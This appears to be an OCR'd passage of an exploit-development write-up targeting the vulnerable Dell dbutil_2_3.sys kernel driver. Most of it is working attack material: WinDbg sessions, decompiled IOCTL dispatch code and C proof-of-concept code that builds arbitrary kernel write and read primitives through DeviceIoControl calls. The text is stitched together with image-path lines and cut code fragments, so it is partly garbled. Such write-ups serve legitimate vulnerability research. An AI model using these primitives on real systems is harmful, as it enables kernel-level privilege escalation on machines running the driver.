
Just before the call to `memmove`, the fourth element of the test array is placed into RDX. Per the `__fastcall` calling convention, the value in RCX will serve as the destination address (the "where") and RDX will serve as the source address (the "what"), allowing for a classic write-what-where condition. These are the two arguments that will be used in the call to `memmove`, which is located at `dbutil_2_3+0x1790`.



```
1: kd> u rip L1
dbutil_2_3+0x5301:
fffff805`4c455301 e88ac4ffff      call    dbutil_2_3+0x1790 (fffff805`4c451790)
1: kd> dqs rcx L1
fffff780`42424a42  ????????`????????
1: kd> dqs rdx L1
ffff930b`71fbdb58  43434343`43434343
```


```
1: kd>
```

The issue is, however, with the source address. The target specified was `0xFFFFF78000000800` but the address got mangled into `0xFFFFF78042424242`. This is because of the addition of the lower 32-bits of the third element of the array to the second element of the array, which was the destination address. Swapping `0x4242424242424242` with `0x0000000000000000` allows clients to satisfy this issue by having a value of zero added to the target address, rendering it unmangled.



```
        // Buffer to send to the driver
        unsigned long long inBuf[4];

        // Values to send
        unsigned long long one = 0x4141414141414141;
        unsigned long long two = 0xFFFFF78000000800;
        unsigned long long three = 0x0000000000000000;
        unsigned long long four = 0x4343434343434343;

        // Initialize the buffer to 0
        memset(inBuf, 0x00, 0x20);

        inBuf[0] = one;
        inBuf[1] = two;
        inBuf[2] = three;
        inBuf[3] = four;

        // Interact with the driver
        DWORD bytesReturned = 0;

        BOOL interact = DeviceIoControl(
            driverHandle,
            IOCTL_CODE,
            &inBuf,
            sizeof(inBuf),
            &inBuf,
            sizeof(inBuf),
            &bytesReturned,
            NULL
        );
    }
}

// Call exploitWork()
void main(void)
{
    exploitWork();
}
```


After sending the POC again, the correct arguments are supplied to the `memmove` call.



```
1: kd> u rip L1
dbutil_2_3+0x5301:
fffff805`4c455301 e88ac4ffff      call    dbutil_2_3+0x1790 (fffff805`4c451790)
1: kd> dqs rcx L1
fffff780`00000800  00000000`00000000
1: kd> dqs rdx L1
ffff930b`71d84618  43434343`43434343
```

```
1: kd>
```

Executing the call, the arbitrary write primitive has succeeded.



```
1: kd> u rip L1
dbutil_2_3+0x5301:
fffff805`4c455301 e88ac4ffff      call    dbutil_2_3+0x1790 (fffff805`4c451790)
1: kd> dqs rcx L1
fffff780`00000800  00000000`00000000
1: kd> dqs rdx L1
ffff930b`71d84618  43434343`43434343
1: kd> g
Break instruction exception - code 80000003 (first chance)
*******************************************************************************
*                                                                             *
*   You are seeing this message because you pressed either                    *
*       CTRL+C (if you run console kernel debugger) or,                       *
*       CTRL+BREAK (if you run GUI kernel debugger),                          *
*   on your debugger machine's keyboard.                                      *
*                                                                             *
*                   THIS IS NOT A BUG OR A SYSTEM CRASH                       *
*                                                                             *
* If you did not intend to break into the debugger, press the "g" key, then   *
* press the "Enter" key now.  This message might immediately reappear.  If it *
* does, press "g" and "Enter" again.                                          *
*                                                                             *
*******************************************************************************
nt!DbgBreakPointWithStatus:
fffff805`4d26ef30 cc              int     3
0: kd> dqs 0xfffff78000000800 L1
fffff780`00000800  43434343`43434343
```

```
0: kd>
```

With a successful write primitive in hand, the next step is to obtain a read primitive for successful exploitation.

Arbitrary Read Primitive

Supplying arguments to the vulnerable `memmove` routine used for the arbitrary write primitive, an adversary can supply the “what” (the data) and the “where” (the memory address) in the write-what-where condition. It is worth noting that at some point between the `memmove` call and the invocation of `DeviceIoControl`, the array of QWORDs used for the write primitive were transferred to kernel mode to be used by `dbutil_2_3.sys` in the call to `memmove`. Notice, however, that the target address, the value in RCX, is completely controllable – meaning the driver doesn't create a pointer to that QWORD, it can be supplied directly. Since `memmove` will interpret the target address as a pointer, we can actually overwrite whatever we pass as the target buffer in RCX, which in this case is any address we want to corrupt.

To read memory, however, there needs to be a similar primitive. In place of the kernel mode address that points to `0x4343434343434343` in RDX, we need supply our own value directly, instead of the driver creating a pointer to it, identical to the level of control we have on the target address we want write over.

This is what occurred with the write primitive:

`Ffffc60524e82998    4343434343434343`

This is what needs to occur with the read primitive:


`4343434343434343     DATA`

If this happens, `memmove` will interpret this address as a pointer and it will be dereferenced. In this case, whatever value supplied would first be dereferenced and then the contents copied to the target buffer, allowing us to arbitrarily read kernel-mode pointers.

One option would be to write this data into a declared user-mode pointer in C. Since the driver is taking the supplied buffer and propagating it in kernel mode before leveraging it, the better option would be to supply an output buffer to `DeviceIoControl` and see if the `memmove` data writes the read value to the output buffer.


The latter option makes sense as this IOCTL allows any client to supply a buffer and have it copied. This driver isn't compensating for unauthorized clients to this IOCTL, meaning the input and output buffers are more than likely being used by other components and legitimate clients that need an easy way to read and write data. This means there more than likely will be another way to invoke the memmove routine that allows clients to do the inverse of what occurred with the write primitive, and to read memory instead. `KUSER_SHARED_DATA, 0xFFFFF78000000000` will be used as a proof-of-concept.

After a bit more reverse engineering, it is clear there is more than one way to reach the `memmove` routine. This is through the IOCTL `0x9B0C1EC4`.




```
          if ( ioctl == 0x9B0C1EC4 )
          {
            read = 1;
          }
          else
          {
            if ( ioctl != 0x9B0C1EC8 )
            {
              switch...
AccessViolation:
              status = STATUS_ACCESS_VIOLATION;
              goto Complete;
            }
            read = 0;
          }
          status = ArbitraryWriteFunction((INPUT_BUFFER *)systemBuffer, read);
```


To read memory arbitrarily, everything can be set to 0 or “filler” data, in the array of QWORDs previously used for the write primitive, except the target address to read from. The target address will be the second element of the array. Then, reusing the same array of QWORDs as an output buffer, we can then loop through the array to see if any elements are filled with the read contents from kernel mode.



```
#include <stdio.h>
#include <Windows.h>

// Vulnerable IOCTL
#define IOCTL_WRITE_CODE 0x9B0C1EC8
#define IOCTL_READ_CODE 0x9B0C1EC4
```




```
// Buffer to send to the driver (read primitive)
unsigned long long inBuf1[4];

// Values to send
unsigned long long one1 = 0x4141414141414141;
unsigned long long two1 = 0xFFFFF78000000000;
unsigned long long three1 = 0x0000000000000000;
unsigned long long four1 = 0x0000000000000000;

// Assign the values
inBuf1[0] = one1;
inBuf1[1] = two1;
inBuf1[2] = three1;
inBuf1[3] = four1;

// Interact with the driver
DWORD bytesReturned = 0;
DWORD bytesReturned1 = 0;

BOOL interact = DeviceIoControl(
    driverHandle,
    IOCTL_WRITE_CODE,
    &inBuf,
    sizeof(inBuf),
    &inBuf,
    sizeof(inBuf),
    &bytesReturned,
    NULL
);

// Error handling
if (!interact)
{
    printf("[-] Error! Unable to interact with the driver. Error: 0x%lx\n", GetLastError());
    exit(-1);
}
```



```
// Error handling
if (!interact)
{
    printf("[-] Error! Unable to interact with the driver. Error: 0x%lx\n", GetLastError());
    exit(-1);
}
else
{
    BOOL interact1 = DeviceIoControl(
        driverHandle,
        IOCTL_READ_CODE,
        &inBuf1,
        sizeof(inBuf1),
        &inBuf1,
        sizeof(inBuf1),
        &bytesReturned1,
        NULL
    );

    // Error handling
    if (!interact1)
    {
        printf("[-] Error! Unable to interact with the driver. Error: 0x%lx\n", GetLastError());
        exit(-1);
    }
    else
    {
        // See if anything was written to the output buffer
        for (int i = 0; i < 4; i++)
        {
            printf("[+] QWORD %d: 0x%llx\n", i, inBuf1[i]);
        }
    }
}
```


After running the updated proof of concept, execution again reaches the function housing the `memmove` routine, `dbutil_2_3+0x5294`.



